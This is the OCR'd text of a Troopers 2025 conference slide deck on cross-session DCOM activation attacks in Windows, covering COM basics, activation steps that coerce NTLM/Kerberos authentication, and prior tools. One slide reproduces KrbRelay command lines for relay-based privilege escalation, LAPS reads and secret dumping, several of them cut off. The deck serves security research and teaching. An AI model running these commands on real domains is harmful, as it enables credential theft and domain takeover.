TROOPERS

Troopers 2025


REVISITING CROSS SESSION ACTIVATION ATTACKS

Fabian Mosch
Head of Offensive Services

r-tec cyber security
an accompio company

01

WHOAMI



Revisiting Cross Session Activation attacks

WHOAMI

- Head of Offensive Services @r-tec
- Breaking into company environments at work & escalating privileges
- Publishing Tools/Scripts on Github, Blogposts, YouTube-Videos
  - S3cur3Th1sSh1t / @ShitSecure
- Founder of MSec Operations
  - AV/EDR Evasion for Pentesters & Red Teams

02

WHAT THE HECK ARE YOU TALKING ABOUT

Revisiting Cross Session Activation attacks

THE MICROSOFT DOCUMENTATION

Session-to-Session Activation with a Session Moniker

Article • 08/19/2020 • 5 contributors

Feedback

Session-to-session activation (also called cross-session activation) allows a client process to start (activate) a local server process on a specified session. This feature is available for applications that are configured to run in the security context of the interactive user, also known as the "RunAs Interactive User" object activation mode. For more information about security contexts, see The Client's Security Context.

Distributed COM (DCOM) enables object activation on a per-session basis by using a system-supplied Session Moniker. Other system-supplied monikers include file monikers, item monikers, generic composite monikers, anti-monikers, pointer monikers, and URL monikers.

To be able to use the session moniker, the DCOM application must be set to run as the interactive user. This can be set by using the Component Services Administrative tool, viewing the Properties of the DCOM application, and selecting **The interactive user** on the **Identity** tab. For more information about the possible security risks associated with setting a DCOM application to run as the interactive user in a Remote Desktop Services environment, see the "Application Identity (COM)" section of the COM documentation in the Platform Software Development Kit (SDK).

https://learn.microsoft.com/en-us/windows/win32/termserv/session-to-session-activation-with-a-session-moniker

GETTING AN IDEA

COM Basics


- Define functionality (classes), which is accessible by different applications
  - e.G. shared functionality between processes
  - Code inside of an DLL or executable
- Unique identifier per class (CLSID)
  - Other processes just need this, no Path to the DLL/EXE

https://learn.microsoft.com/en-us/windows/win32/com/com-class-objects-and-clsids

GETTING AN IDEA

COM Objects

- ApplicationID - HKEY_LOCAL_MACHINE\SOFTWARE\Classes\AppID\




- References the Service/Executable „Name“ and defines permissions

GETTING AN IDEA

COM Objects

- CLSID - HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\



- HKEY_CURRENT_USER - but mostly without the DLL path

CROSS SESSION ACTIVATION - HOW DOES THIS WORK?

- CLSID configured to run as `Interactive User` / corresponding permissions
- Use `CoCreateInstance` to create a COM Object for the target class
- Call `QueryInterface` (`ISpecialSystemProperties`) on the retrieved interface pointer
- Set Session ID via `SetSessionId` on retrieved `SpecialSystemProperties`
  - (Not officially documented by Microsoft)
- Call `StandardGetInstanceFromIStorage` on the interface pointer
  - Triggers NTLM/Kerberos authentication to an attacker defined system
  - (Not officially documented by Microsoft)


https://project-zero.issues.chromium.org/issues/42451808

https://www.sentinelone.com/labs/relaying-potatoes-another-unexpected-privilege-escalation-vulnerability-in-windows-rpc-protocol/

https://www.tiraniddo.dev/2021/04/standard-activating-yourself-to.html

03


HISTORY OF CROSS SESSION ACTIVATION



Revisiting Cross Session Activation attacks

HISTORY OF CROSS SESSION ACTIVATION

- https://github.com/antonioCoco/RemotePotato0 - local



HISTORY OF CROSS SESSION ACTIVATION


- https://github.com/cube0x0/KrbRelay - local

```
# LPE
.\KrbRelay.exe -spn ldap/dc01.htb.local -clsid 90f18417-f0f1-484e-9d3c-59dceee5dbd8
.\KrbRelay.exe -spn ldap/dc01.htb.local -clsid 90f18417-f0f1-484e-9d3c-59dceee5dbd8

# Cross-Session LDAP
.\KrbRelay.exe -spn ldap/dc01.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb
.\KrbRelay.exe -spn ldap/dc01.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb
.\KrbRelay.exe -spn ldap/dc01.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -rbcd S-
.\KrbRelay.exe -spn ldap/dc01.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -add-gro
.\KrbRelay.exe -spn ldap/dc01.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -laps
.\KrbRelay.exe -spn ldap/dc02.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -ssl -gm
.\KrbRelay.exe -spn ldap/dc02.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -ssl -re

# Cross-Session HTTP
.\KrbRelay.exe -spn http/exchange.htb.local -endpoint EWS/Exchange.asmx -ssl -session 2 -clsid 354ff91b
.\KrbRelay.exe -spn http/exchange.htb.local -endpoint EWS/Exchange.asmx -ssl -session 2 -clsid 354ff91b
.\KrbRelay.exe -spn http/win2016.htb.local -endpoint iisstart.htm -proxy -session 2 -clsid 354ff91b-5e4
```

```
# Cross-Session SMB
.\KrbRelay.exe -spn cifs/win2016.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -cons
.\KrbRelay.exe -spn cifs/win2016.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -add-
.\KrbRelay.exe -spn cifs/win2016.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -secr
.\KrbRelay.exe -spn cifs/win2016.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -serv

# LLMNR
.\KrbRelay.exe -llmnr -spn 'cifs/win2019.htb.local' -secrets

# NTLM (see https://github.com/antonioCoco/RemotePotato0 for CLSIDs)
.\KrbRelay.exe -session 1 -clsid 0ea79562-d4f6-47ba-b7f2-1e9b06ba16a4 -ntlm
.\KrbRelay.exe -session 1 -clsid 0ea79562-d4f6-47ba-b7f2-1e9b06ba16a4 -ntlm -downgrade
```

HISTORY OF CROSS SESSION ACTIVATION


- CertifiedDCOM [1] & AdcsCoercePotato [2]



[1] https://i.blackhat.com/Asia-24/Presentations/Asia-24-Ding-CertifiedDCOM-The-Privilege-Escalation-Journey-to-Domain-Admin.pdf
[2] https://decoder.cloud/2024/02/26/hello-im-your-adcs-server-and-i-want-to-authenticate-against-you/

HISTORY OF CROSS SESSION ACTIVATION


- Silverpotato [1]



[1] https://decoder.cloud/2024/04/24/hello-im-your-domain-admin-and-i-want-to-authenticate-against-you/

03

WHICH ARE STILL EXPLOITABLE



